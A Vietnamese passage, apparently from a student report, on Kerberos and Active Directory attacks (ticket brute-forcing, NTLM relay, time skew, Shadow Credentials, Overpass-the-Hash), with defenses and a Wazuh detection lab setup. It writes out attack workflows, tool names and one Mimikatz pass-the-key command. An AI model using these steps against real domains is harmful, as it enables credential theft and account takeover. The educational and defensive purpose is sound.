Quá trình brute-force vé Kerberos bắt đầu khi kẻ tấn công có được vé TGS từ máy chủ KDC bằng cách sử dụng một tài khoản miền hợp lệ để yêu cầu vé dịch vụ cho một tài khoản dịch vụ cụ thể. Vé này sau đó được trích xuất từ bộ nhớ hoặc thông qua các công cụ tấn công như Mimikatz, Rubeus hoặc Impacket. Sau khi thu thập được vé, kẻ tấn công sử dụng các công cụ như Hashcat hoặc John the Ripper để brute-force mật khẩu NTLM của tài khoản dịch vụ.

6.5.1 Các bước hoạt động của tấn công

Tấn công brute-force vé Kerberos diễn ra theo nhiều giai đoạn, từ thu thập thông tin, trích xuất vé dịch vụ đến bẻ khóa mật khẩu tài khoản dịch vụ. Dưới đây là các bước chính của cuộc tấn công:

- **Bước 1: Thu thập tài khoản dịch vụ:** Kẻ tấn công tìm kiếm các tài khoản dịch vụ có Service Principal Name (SPN) trong Active Directory bằng công cụ Impacket, PowerView, BloodHound. Quá trình này không yêu cầu quyền quản trị viên.
- **Bước 2: Yêu cầu vé dịch vụ (TGS):** Sử dụng tài khoản miền hợp lệ để yêu cầu vé TGS từ Domain Controller. Vé này được mã hóa bằng NTLM hash của tài khoản dịch vụ. Công cụ thường dùng: Rubeus, Impacket.
- **Bước 3: Trích xuất vé TGS:** Kẻ tấn công trích xuất vé từ bộ nhớ hoặc lưu thành file bằng Mimikatz, Rubeus để chuẩn bị brute-force mật khẩu.
- **Bước 4: Bẻ khóa mật khẩu:** Dùng Hashcat, John the Ripper brute-force NTLM hash để tìm mật khẩu. Nếu mật khẩu yếu hoặc mã hóa RC4, kẻ tấn công có thể bẻ khóa nhanh chóng.
- **Bước 5: Truy cập hệ thống:** Sau khi tìm được mật khẩu, kẻ tấn công đăng nhập bằng tài khoản dịch vụ, leo thang đặc quyền và thực hiện các cuộc tấn công tiếp theo như Silver Ticket, Golden Ticket.

6.5.2 Các biện pháp phòng chống

Để giảm thiểu nguy cơ bị tấn công brute-force vé Kerberos, tổ chức cần áp dụng nhiều biện pháp bảo mật. Đầu tiên, mật khẩu của tài khoản dịch vụ phải có độ phức tạp cao, tối thiểu 25 ký tự, bao gồm chữ hoa, chữ thường, số và ký tự đặc biệt. Đồng thời, mật khẩu nên được thay đổi định kỳ để giảm nguy cơ bị brute-force thành công.

Một biện pháp quan trọng khác là sử dụng Group Managed Service Accounts (gMSA), giúp tự động xoay vòng mật khẩu mà không cần sự can thiệp của con người. Điều này đảm bảo rằng mật khẩu luôn được cập nhật mà không ảnh hưởng đến hoạt động của hệ thống. Nếu không thể sử dụng gMSA, tổ chức nên hạn chế số lượng tài khoản dịch vụ có quyền cao và đảm bảo rằng chúng chỉ có quyền tối thiểu cần thiết.

Tổ chức cũng nên vô hiệu hóa thuật toán mã hóa RC4 và thay thế bằng AES-256 để tăng cường bảo mật cho vé Kerberos. Việc triển khai Zero Trust Security và Multi-Factor Authentication (MFA) cũng giúp ngăn chặn kẻ tấn công ngay cả khi chúng đã có thông tin xác thực hợp lệ.

Cuối cùng, việc nâng cao nhận thức bảo mật cho nhân viên về các cuộc tấn công brute-force và cách nhận diện các dấu hiệu bất thường sẽ giúp tổ chức kịp thời phát hiện và ngăn chặn các mối đe dọa trước khi chúng gây ra thiệt hại nghiêm trọng.

6.6 Tấn công Relay NTLM

Tấn công Relay NTLM là một trong những phương pháp tấn công trung gian (Man-in-the-Middle – MitM) phổ biến nhất nhắm vào giao thức xác thực NTLM (NT LAN Manager). Đây là một lỗ hổng nghiêm trọng trong các hệ thống Windows, cho phép kẻ tấn công lợi dụng quá trình xác thực NTLM để chiếm quyền truy cập trái phép vào hệ thống mà không cần biết mật khẩu thực sự.

NTLM hoạt động theo cơ chế thử thách – phản hồi (Challenge-Response), trong đó máy chủ gửi một thử thách mã hóa đến máy khách, và máy khách phản hồi bằng một giá trị đã được mã hóa bằng mật khẩu của người dùng. Tuy nhiên, NTLM không có cơ chế xác thực nguồn gửi, khiến nó dễ bị tấn công relay – nơi kẻ tấn công đóng vai trò trung gian, thu thập và chuyển tiếp các yêu cầu xác thực hợp lệ từ người dùng đến dịch vụ mục tiêu để chiếm quyền truy cập.

Lỗ hổng này đặc biệt nguy hiểm trong các môi trường doanh nghiệp, nơi NTLM vẫn được sử dụng rộng rãi cho xác thực mạng nội bộ. Nếu không có các biện pháp bảo vệ như SMB Signing hay LDAP Signing, kẻ tấn công có thể dễ dàng khai thác để leo thang đặc quyền, kiểm soát tài khoản có quyền cao và từ đó nắm quyền điều khiển toàn bộ hệ thống.

6.6.1 Cách thức tấn công

Bước 1: Đánh chặn thông tin xác thực NTLM

Kẻ tấn công cần đánh chặn thông tin xác thực NTLM của nạn nhân. Điều này có thể thực hiện bằng nhiều cách, phổ biến nhất là thông qua LLMNR (Link-Local Multicast Name Resolution) và NetBIOS Name Service (NBT-NS) Poisoning.

- Khi một máy tính trong mạng cần phân giải tên của một máy chủ nhưng không tìm thấy trong DNS, nó sẽ gửi yêu cầu LLMNR hoặc NetBIOS để tìm kiếm máy chủ phù hợp.

- Kẻ tấn công có thể triển khai một máy giả mạo, phản hồi các yêu cầu này bằng cách tuyên bố rằng nó là máy chủ mà nạn nhân đang tìm kiếm.
- Khi nạn nhân cố gắng xác thực với máy chủ giả mạo, thông tin đăng nhập NTLM sẽ bị thu thập và chuyển tiếp đến máy chủ thực.

Ngoài ra, kẻ tấn công cũng có thể đánh cắp thông tin NTLM bằng cách lừa nạn nhân mở một tài liệu chứa liên kết SMB độc hại hoặc truy cập vào một trang web có chứa yêu cầu xác thực NTLM.

Bước 2: Chuyển tiếp thông tin xác thực NTLM

Sau khi thu thập thông tin xác thực NTLM từ nạn nhân, kẻ tấn công ngay lập tức chuyển tiếp (relay) nó đến một dịch vụ hợp lệ trong mạng. Nếu dịch vụ mục tiêu không yêu cầu SMB Signing hoặc LDAP Signing, máy chủ sẽ chấp nhận thông tin xác thực mà không phát hiện ra rằng nó đã bị relay từ một nguồn khác.

Ví dụ:

- Nếu kẻ tấn công relay thông tin xác thực của một người dùng có quyền cao đến một máy chủ SMB, họ có thể giành quyền truy cập vào hệ thống tệp của máy đó.
- Nếu relay đến một dịch vụ LDAP không có signing, kẻ tấn công có thể thực hiện các thay đổi trong Active Directory, chẳng hạn như tạo tài khoản quản trị viên giả mạo hoặc thay đổi quyền của người dùng hiện có.

Bước 3: Kiểm soát và leo thang đặc quyền

Sau khi có quyền truy cập vào hệ thống, kẻ tấn công có thể thực hiện nhiều hành động nguy hiểm như:

- Truy xuất và chỉnh sửa tệp quan trọng từ máy chủ SMB.
- Tạo tài khoản quản trị viên để duy trì quyền truy cập.
- Thay đổi cấu hình bảo mật trong hệ thống.
- Leo thang đặc quyền bằng cách tiếp tục relay thông tin xác thực đến các hệ thống quan trọng hơn.

Tùy vào mức độ quyền hạn của tài khoản bị khai thác, kẻ tấn công có thể nhanh chóng mở rộng ảnh hưởng của mình và kiểm soát toàn bộ mạng nội bộ của tổ chức.

6.6.2 Các biện pháp phòng ngừa

Để ngăn chặn tấn công NTLM Relay, các tổ chức cần thực hiện nhiều biện pháp bảo vệ quan trọng. Một trong những cách hiệu quả nhất là **bật SMB Signing** để đảm bảo rằng tất cả dữ liệu SMB được ký điện tử, ngăn chặn kẻ tấn công giả mạo và chỉnh sửa dữ liệu. **LDAP Signing và Extended Protection for Authentication (EPA)** cũng cần được kích hoạt để bảo vệ các dịch vụ Active Directory khỏi việc bị lợi dụng trong tấn công relay. Ngoài ra,

nếu không cần thiết, NTLM nên bị vô hiệu hóa hoàn toàn và thay thế bằng Kerberos, một giao thức xác thực an toàn hơn.

Bên cạnh đó, việc **giám sát các sự kiện đăng nhập bất thường** cũng đóng vai trò quan trọng trong việc phát hiện sớm các cuộc tấn công. Các quản trị viên hệ thống có thể theo dõi **EventID 4624, 4776** để phát hiện các yêu cầu đăng nhập đáng ngờ. Ngoài ra, chặn các giao thức không an toàn như **LLMNR và NetBIOS** cũng giúp giảm thiểu nguy cơ bị đánh cắp thông tin xác thực. Việc triển khai mô hình **Zero Trust Security**, trong đó không có thiết bị hoặc người dùng nào được tin cậy tuyệt đối, và yêu cầu xác thực đa yếu tố (MFA) trước khi cấp quyền truy cập cũng là một giải pháp hữu hiệu để bảo vệ hệ thống trước các cuộc tấn công NTLM Relay.

Tấn công Relay NTLM là một mối đe dọa lớn đối với các hệ thống Windows, đặc biệt là những hệ thống vẫn còn phụ thuộc vào NTLM mà không triển khai đầy đủ các biện pháp bảo vệ. Tuy nhiên, bằng cách áp dụng các kỹ thuật bảo mật phù hợp như bật SMB Signing, hạn chế sử dụng NTLM và triển khai các cơ chế giám sát, tổ chức có thể giảm thiểu đáng kể rủi ro bị tấn công và bảo vệ hệ thống một cách hiệu quả.

6.7 Tấn công SKEW Time

Tấn công SKEW Time là một phương pháp khai thác sự chênh lệch thời gian giữa các hệ thống trong mạng để gây ra lỗi xác thực hoặc làm suy yếu các cơ chế bảo mật. Trong các hệ thống sử dụng Kerberos hoặc các phương thức xác thực dựa trên thời gian, nếu thời gian trên các máy trạm hoặc máy chủ không được đồng bộ chính xác, kẻ tấn công có thể lợi dụng điều này để vượt qua các cơ chế kiểm tra bảo mật. Điều này có thể dẫn đến nhiều hậu quả nghiêm trọng, chẳng hạn như sử dụng lại các vé Kerberos đã hết hạn, giả mạo thời gian phiên làm việc hoặc đánh lừa hệ thống để cho phép truy cập trái phép.

Kerberos yêu cầu thời gian giữa máy khách và máy chủ phải nằm trong một giới hạn nhất định, thường là ± 5 phút. Nếu thời gian trên hệ thống bị thay đổi, vé xác thực Kerberos có thể trở nên không hợp lệ hoặc kẻ tấn công có thể tận dụng điều này để tạo vé giả mạo. Ngoài ra, nhiều dịch vụ bảo mật khác, như xác thực dựa trên token (OAuth, JWT) hoặc các giao thức mã hóa TLS, cũng phụ thuộc vào thời gian hệ thống để xác minh phiên hoạt động. Khi thời gian bị thao túng, các dịch vụ này có thể bị gián đoạn hoặc trở thành mục tiêu dễ bị khai thác.

6.7.1 Cách thức hoạt động của tấn công SKEW Time

Tấn công SKEW Time thường được thực hiện bằng cách điều chỉnh thời gian trên hệ thống nạn nhân nhằm tạo ra sự chênh lệch thời gian có chủ đích giữa máy trạm và máy chủ xác thực. Một trong những phương pháp phổ biến để thực hiện điều này là tấn công vào giao thức NTP (Network Time Protocol). Nếu hệ thống đồng bộ thời gian thông qua NTP, kẻ tấn công có thể can thiệp bằng cách chặn hoặc giả mạo các phản hồi từ máy chủ NTP. Bằng cách cung cấp một thời gian không chính xác, kẻ tấn công có thể khiến hệ thống tin tưởng vào một đồng hồ sai lệch, từ đó làm suy yếu các cơ chế xác thực dựa trên thời gian.

Ngoài ra, nếu kẻ tấn công có quyền truy cập vật lý hoặc từ xa vào thiết bị, họ có thể thay đổi thời gian hệ thống trực tiếp thông qua BIOS hoặc bằng các lệnh quản trị trên Windows (**w32tm**) hoặc Linux (**date**). Khi thời gian trên máy nạn nhân bị điều chỉnh, các vé Kerberos cũ có thể trở nên hợp lệ trở lại hoặc kẻ tấn công có thể tạo ra các yêu cầu vé mới với thời gian đã bị thao túng để vượt qua các kiểm tra bảo mật.

Hậu quả của tấn công này có thể rất nghiêm trọng. Các vé Kerberos có thể bị khai thác để truy cập tài nguyên trái phép ngay cả khi chúng đã hết hạn. Nếu một hệ thống sử dụng xác thực dựa trên mã token có thời gian sống xác định, kẻ tấn công có thể lợi dụng việc điều chỉnh thời gian để làm cho token hết hạn sớm hoặc kéo dài thời gian sử dụng của token cũ. Trong các môi trường có cơ chế mã hóa dựa trên timestamp, việc thay đổi thời gian có thể dẫn đến lỗi xác thực hoặc làm giảm hiệu quả của các phương thức bảo mật.

6.7.2 Biện pháp phòng chống tấn công SKEW Time

Để ngăn chặn tấn công SKEW Time, các tổ chức cần thực hiện nhiều biện pháp bảo mật nhằm đảm bảo sự chính xác của thời gian hệ thống và ngăn chặn các hành vi thay đổi thời gian trái phép. Một trong những biện pháp quan trọng nhất là sử dụng các máy chủ NTP đáng tin cậy và đảm bảo rằng chỉ có các thiết bị được phép mới có thể đồng bộ thời gian từ các nguồn này. Cấu hình hệ thống để chỉ sử dụng các máy chủ NTP nội bộ hoặc máy chủ chính thức như **time.windows.com** hoặc **pool.ntp.org** có thể giúp giảm thiểu nguy cơ bị tấn công.

Bên cạnh đó, cần kích hoạt các cơ chế bảo vệ trên giao thức NTP để ngăn chặn việc thay đổi thời gian không hợp lệ. Ví dụ, trên Windows, có thể sử dụng lệnh **w32tm** để cấu hình hệ thống chỉ đồng bộ thời gian từ nguồn tin cậy. Trên Linux, có thể sử dụng **ntpdate** hoặc **chrony** để đảm bảo rằng thời gian không thể bị điều chỉnh tùy ý. Một biện pháp khác là giới hạn quyền thay đổi thời gian chỉ cho các tài khoản quản trị viên, nhằm ngăn chặn kẻ tấn công có thể tự do thay đổi đồng hồ hệ thống.

Để tăng cường bảo mật, có thể triển khai các phương pháp xác thực không phụ thuộc vào thời gian. Ví dụ, thay vì chỉ dựa vào thời gian để xác thực vé Kerberos, có thể kết hợp với xác thực nhiều yếu tố (MFA) để tăng cường bảo vệ. Ngoài ra, trong các hệ thống sử dụng JWT hoặc OAuth, có thể thêm các biện pháp xác thực dựa trên địa chỉ IP hoặc dấu vết thiết bị để giảm rủi ro từ việc giả mạo thời gian.

6.8 Tấn công Shadow Credentials

Tấn công Shadow Credentials là một kỹ thuật tấn công mới nhắm vào cơ chế Microsoft Active Directory Certificate Services (AD CS) để chiếm quyền kiểm soát tài khoản mà không cần biết mật khẩu. Kẻ tấn công lợi dụng dịch vụ đăng nhập bằng chứng chỉ (PKINIT – Public Key Cryptography for Initial Authentication in Kerberos) để tạo ra cặp khóa công khai và gán vào tài khoản mục tiêu. Sau khi đăng ký khóa công khai của riêng mình vào tài khoản hợp lệ, kẻ tấn công có thể sử dụng nó để xác thực vào hệ thống mà không cần mật khẩu hoặc hash NTLM.

Điểm đặc biệt nguy hiểm của tấn công này là nó không yêu cầu quyền cao ngay từ đầu mà chỉ cần quyền ghi thuộc tính (Write Property) trên tài khoản mục tiêu trong Active Directory. Do đó, nếu kẻ tấn công có thể kiểm soát một tài khoản có quyền hạn chế nhưng có thể ghi thuộc tính msDS-KeyCredentialLink, họ có thể chiếm quyền tài khoản này mà không cần truy cập trực tiếp vào máy tính của người dùng.

6.8.1 Cách thức hoạt động của tấn công Shadow Credentials

Tấn công Shadow Credentials diễn ra qua nhiều bước, trong đó kẻ tấn công sẽ khai thác lỗ hổng liên quan đến cơ chế đăng ký chứng chỉ trong Active Directory.

Bước 1: Xác định tài khoản có thể bị tấn công

Kẻ tấn công trước tiên tìm kiếm các tài khoản có quyền ghi vào thuộc tính msDS-KeyCredentialLink trong Active Directory. Thuộc tính này chứa thông tin về các khóa công khai được sử dụng để xác thực bằng PKINIT (Public Key Cryptography for Initial Authentication in Kerberos). Nếu một tài khoản có quyền ghi vào thuộc tính này, kẻ tấn công có thể chèn khóa công khai của riêng mình vào đó để chiếm quyền tài khoản.

Bước 2: Tạo cặp khóa công khai – khóa riêng tư

Kẻ tấn công sử dụng công cụ như Whisker hoặc Certify để tạo một cặp khóa RSA hoặc ECC. Khóa công khai sẽ được thêm vào thuộc tính msDS-KeyCredentialLink của tài khoản mục tiêu, trong khi khóa riêng tư được lưu lại để sử dụng trong các bước sau.

Bước 3: Chèn khóa công khai vào tài khoản

Với quyền ghi vào thuộc tính msDS-KeyCredentialLink, kẻ tấn công cập nhật khóa công khai vào tài khoản mục tiêu mà không cần thay đổi mật khẩu hay hash NTLM của tài khoản đó. Do Windows cho phép đăng nhập bằng chứng chỉ, việc gán khóa công khai này giúp kẻ tấn công bỏ qua hoàn toàn cơ chế xác thực bằng mật khẩu truyền thống.

Bước 4: Xác thực vào hệ thống mà không cần mật khẩu

Sau khi cập nhật khóa công khai vào tài khoản, kẻ tấn công có thể sử dụng khóa riêng tư để thực hiện xác thực thông qua PKINIT Kerberos, giúp họ đăng nhập với tư cách người dùng mục tiêu mà không cần mật khẩu. Nếu tài khoản này có quyền cao (ví dụ: Domain Admin), kẻ tấn công có thể dễ dàng leo thang đặc quyền và chiếm quyền kiểm soát toàn bộ hệ thống Active Directory.

6.8.2 Một số biện pháp phòng chống tấn công

Tấn công Shadow Credentials có thể gây ra hậu quả nghiêm trọng vì nó không yêu cầu khai thác mật khẩu mà thay vào đó lợi dụng cơ chế chứng chỉ của Active Directory. Để phòng chống, các tổ chức cần áp dụng một số biện pháp sau:

- Kiểm soát quyền trên thuộc tính msDS-KeyCredentialLink. Giới hạn quyền Write Property trên thuộc tính msDS-KeyCredentialLink để ngăn chặn người dùng không

có thẩm quyền thêm khóa công khai vào tài khoản. Chỉ cho phép Domain Admins hoặc nhóm bảo mật đặc biệt sửa đổi thuộc tính này.

- Giám sát thay đổi trong Active Directory: Theo dõi các thay đổi đối với thuộc tính msDS-KeyCredentialLink bằng cách kích hoạt Auditing trong Active Directory. Sử dụng SIEM để phát hiện các sự kiện bất thường liên quan đến đăng ký chứng chỉ hoặc PKINIT.
- Bảo vệ dịch vụ AD CS: Hạn chế cấp chứng chỉ cho các tài khoản có quyền cao và chỉ cho phép sử dụng chứng chỉ từ các Certification Authorities (CA) đáng tin cậy. Tắt tính năng PKINIT nếu không cần thiết để giảm thiểu rủi ro bị lạm dụng.
- Triển khai giải pháp Zero Trust Security: Sử dụng MFA (Multi-Factor Authentication) để yêu cầu xác thực bổ sung ngay cả khi sử dụng PKINIT. Giới hạn các tài khoản dịch vụ có quyền cao để giảm thiểu nguy cơ bị chiếm quyền.
- Xóa các khóa công khai không xác định khỏi msDS-KeyCredentialLink: Kiểm tra và xóa bỏ các giá trị không hợp lệ trong thuộc tính msDS-KeyCredentialLink của tài khoản quan trọng.

6.9 Tấn công Overpass-the-Hash (Pass-the-Key với Kerberos)

Tấn công Overpass-the-Hash (OTH) là một biến thể nâng cao của Pass-the-Hash (PtH) nhưng thay vì sử dụng hash NTLM, kẻ tấn công tận dụng mật khẩu băm Kerberos (AES hoặc RC4 hash) để xác thực và yêu cầu vé Kerberos hợp lệ (TGT - Ticket Granting Ticket). Đây là một phương thức giúp kẻ tấn công có thể bỏ qua bước nhập mật khẩu thực tế mà vẫn có thể xác thực và truy cập vào hệ thống với quyền của tài khoản bị đánh cắp. Điều này khiến OTH trở thành một kỹ thuật nguy hiểm, đặc biệt khi kết hợp với các cuộc tấn công leo thang đặc quyền trong môi trường Active Directory.

Tấn công này cho phép kẻ tấn công bỏ qua cơ chế xác thực truyền thống, giả danh người dùng hợp pháp mà không cần biết mật khẩu thực tế. Sau khi có được vé Kerberos hợp lệ, kẻ tấn công có thể truy cập vào hệ thống với quyền của tài khoản bị đánh cắp, thậm chí có thể leo thang đặc quyền lên Domain Admin nếu nhắm vào tài khoản có quyền cao.

6.9.1 Cách thức hoạt động của tấn công Overpass-the-Hash

Để thực hiện tấn công Overpass-the-Hash, kẻ tấn công cần trước tiên có được mật khẩu băm Kerberos của tài khoản mục tiêu. Việc này có thể thực hiện thông qua nhiều phương thức khác nhau như trích xuất từ bộ nhớ hệ thống bằng Mimikatz hoặc lấy thông tin từ cơ sở dữ liệu NTDS.dit của Active Directory. Một khi mật khẩu băm đã bị lộ, kẻ tấn công có thể sử dụng nó để tạo một phiên Kerberos mới mà không cần nhập mật khẩu thực tế.

Sau khi có được mật khẩu băm, kẻ tấn công sử dụng công cụ Mimikatz để giả lập một phiên Kerberos hợp lệ. Câu lệnh thường được sử dụng là: ***sekurlsa::pth /user:User /domain:Domain /aeskey:AESHash***

Lệnh này cho phép kẻ tấn công yêu cầu vé TGT từ KDC bằng mật khẩu băm AES hoặc RC4 thay vì nhập mật khẩu thực tế. Một khi vé này được cấp, nó có thể được sử dụng để truy cập vào các dịch vụ như SMB, RDP, SQL Server hoặc bất kỳ dịch vụ nào khác trong hệ thống. Điều này giúp kẻ tấn công di chuyển ngang trong mạng và leo thang đặc quyền nếu tài khoản bị đánh cắp có quyền cao.

Ngoài Mimikatz, kẻ tấn công cũng có thể sử dụng các công cụ khác như Rubeus để thực hiện Overpass-the-Hash trong các môi trường hiện đại hơn, đặc biệt là khi Kerberos đã áp dụng các cơ chế bảo vệ bổ sung chống lại các cuộc tấn công truyền thống.

6.9.2 Biện pháp phòng chống tấn công Overpasss-the-Hash

Một trong những biện pháp quan trọng nhất là vô hiệu hóa RC4-HMAC và chỉ sử dụng AES-256 để mã hóa vé Kerberos. RC4 đã bị chứng minh là dễ bị brute-force hơn so với AES-256, do đó việc loại bỏ thuật toán mã hóa yếu giúp giảm nguy cơ bị tấn công. Ngoài ra, việc bật Windows Defender Credential Guard là một cách hiệu quả để bảo vệ bộ nhớ hệ thống khỏi các công cụ như Mimikatz, ngăn chặn kẻ tấn công trích xuất mật khẩu băm từ LSASS.

Giám sát hệ thống cũng đóng vai trò quan trọng trong việc phát hiện tấn công Overpass-the-Hash. Quản trị viên cần theo dõi các sự kiện đăng nhập bất thường trong Windows Event Log, đặc biệt là Event ID 4769 (yêu cầu vé TGS bất thường) và Event ID 4771 (KDC từ chối xác thực do sai mật khẩu hoặc lỗi xác thực). Việc sử dụng SIEM để phân tích hành vi đăng nhập giúp phát hiện sớm các hoạt động đáng ngờ và triển khai phản ứng kịp thời.

Ngoài ra, việc hạn chế quyền truy cập và áp dụng nguyên tắc Least Privilege giúp giảm thiểu tác động nếu một tài khoản bị xâm nhập. Các tài khoản có quyền cao như Domain Admin, Enterprise Admin không nên được sử dụng để đăng nhập vào máy trạm thông thường nhằm tránh bị trích xuất mật khẩu băm. Đồng thời, việc triển khai Multi-Factor Authentication (MFA) giúp thêm một lớp bảo mật bổ sung, khiến kẻ tấn công khó có thể sử dụng các vé Kerberos đã đánh cắp mà không có thông tin xác thực bổ sung.

Cuối cùng, để ngăn chặn các cuộc tấn công từ xa, tổ chức cần bật Local Security Authority (LSA) Protection để hạn chế khả năng Mimikatz truy cập vào tiến trình LSASS. Đồng thời, sử dụng Windows Defender Exploit Guard để bảo vệ bộ nhớ hệ thống khỏi các cuộc tấn công khai thác lỗ hổng.

6.10 Kết chương

Chương này đã trình bày các kỹ thuật tấn công phổ biến nhằm vào giao thức Kerberos, bao gồm Kerberoasting, Pass-the-Ticket, Golden Ticket, Silver Ticket, brute-force vé Kerberos, NTLM Relay, SKEW Time, Shadow Credentials và Overpass-the-Hash. Mỗi phương pháp tấn công đều khai thác các điểm yếu khác nhau trong cơ chế xác thực và quản lý vé của Kerberos, gây ra những mối đe dọa nghiêm trọng đối với hệ thống Active Directory.

Việc hiểu rõ cơ chế hoạt động, hậu quả và biện pháp phòng chống các kiểu tấn công này là cơ sở quan trọng để xây dựng các giải pháp bảo mật hiệu quả, đảm bảo tính toàn vẹn và an toàn cho hệ thống xác thực Kerberos trong các tổ chức hiện đại.

CHƯƠNG 7. DEMO

7.1 Kiến trúc hệ thống

7.1.1 Mô hình mạng

Hệ thống thực nghiệm được thiết kế nhằm mô phỏng một môi trường mạng doanh nghiệp thực tế với đầy đủ các thành phần như tường lửa, Domain Controller, máy người dùng và hệ thống giám sát. Kiến trúc mạng được chia thành ba vùng chính: WAN (mạng bên ngoài), LAN (mạng nội bộ) và hệ thống giám sát.

Trung tâm của hệ thống là một máy Ubuntu với địa chỉ IP 192.168.100.10, được cài đặt Wazuh Manager, OpenSearch và Dashboard. Máy này đóng vai trò thu thập, xử lý và hiển thị log từ toàn bộ hệ thống.

Hệ thống sử dụng tường lửa pfSense để phân tách mạng WAN và LAN. pfSense đóng vai trò kiểm soát truy cập, định tuyến và bảo vệ hệ thống nội bộ khỏi các truy cập trái phép từ bên ngoài. Các rule trên pfSense được cấu hình để cho phép các dịch vụ cần thiết như Kerberos (port 88), LDAP (389) và SMB (445) phục vụ cho quá trình kiểm thử.


Trong mạng nội bộ (LAN), một Domain Controller (DC193) được triển khai với domain lab.local và địa chỉ IP 192.168.100.20. Domain Controller chịu trách nhiệm xác thực người dùng thông qua giao thức Kerberos và sinh ra các log liên quan đến quá trình xác thực.

Một máy Windows client với địa chỉ IP 192.168.100.30 được sử dụng để mô phỏng hành vi người dùng hợp lệ. Máy này được join vào domain và thực hiện các hoạt động như đăng nhập, truy cập tài nguyên mạng và yêu cầu ticket Kerberos.

Trong domain, các tài khoản được tổ chức theo cấu trúc OU (Organizational Unit) nhằm phân tách rõ ràng giữa người dùng và tài khoản dịch vụ. Cụ thể, OU Employees bao gồm 6 người dùng: user1, user2, user3, user4, user5, user6, đại diện cho các nhân viên trong hệ thống. Bên cạnh đó, OU ServiceAccount chứa các tài khoản dịch vụ như svc_sql, svc_web và svc_file, được sử dụng để chạy các dịch vụ và ứng dụng nội bộ. Cấu trúc này giúp mô phỏng môi trường doanh nghiệp thực tế, đồng thời hỗ trợ việc phân tích và giám sát các hành vi liên quan đến Kerberos một cách hiệu quả.

Máy tấn công là một máy Kali Linux đặt ở mạng WAN với địa chỉ IP 10.10.0.131. Máy này được sử dụng để thực hiện các kỹ thuật tấn công như Kerberoasting và AS-REP Roasting nhằm kiểm tra khả năng phát hiện của hệ thống.

Tất cả các máy Windows (Domain Controller và client) đều được cài đặt Wazuh Agent để thu thập log Security và gửi về Wazuh Manager.



Hình 15 – Mô hình mạng hệ thống

7.1.2 Các thành phần hệ thống

Hệ thống bao gồm các thành phần chính sau:

- pfSense Firewall: phân tách WAN và LAN, kiểm soát lưu lượng và cấu hình rule cho phép các dịch vụ cần thiết.
- Wazuh Manager: tiếp nhận log từ agent, xử lý và chuyển tiếp dữ liệu.
- Wazuh Agent: thu thập log từ các máy Windows.
- OpenSearch: lưu trữ và lập chỉ mục log.
- Dashboard: giao diện trực quan hóa và truy vấn log.
- Domain Controller (DC193): xử lý xác thực Kerberos và sinh log.
- Client Windows: mô phỏng hành vi người dùng bình thường.
- Kali Linux (Attacker): thực hiện các kịch bản tấn công.

7.1.3 Luồng dữ liệu

Luồng dữ liệu trong hệ thống được mô tả như sau: Kali (WAN) → pfSense → Domain Controller → Windows Event Log → Wazuh Agent → Wazuh Manager → OpenSearch → Dashboard → Machine Learning

Chi tiết:

1. Attacker hoặc user thực hiện hành vi xác thực.
2. Lưu lượng đi qua pfSense và được kiểm soát bởi firewall rule.
3. Domain Controller xử lý yêu cầu và sinh log Kerberos.
4. Wazuh Agent thu thập log và gửi về Wazuh Manager.
5. Log được lưu vào OpenSearch và hiển thị trên Dashboard.
6. Mô hình Machine Learning đọc log và phân loại hành vi.

7.1.4 Lý do thiết kế

Kiến trúc hệ thống được xây dựng dựa trên các nguyên tắc sau:

1. Sử dụng pfSense để mô phỏng môi trường mạng thực tế có firewall.
2. Phân tách rõ ràng attacker (WAN) và hệ thống nội bộ (LAN).
3. Sử dụng SIEM (Wazuh) để thu thập log tập trung.
4. Kết hợp Machine Learning để nâng cao khả năng phát hiện.
5. Mô phỏng môi trường Active Directory để phản ánh đúng hệ thống doanh nghiệp.

7.1.5 Kết luận

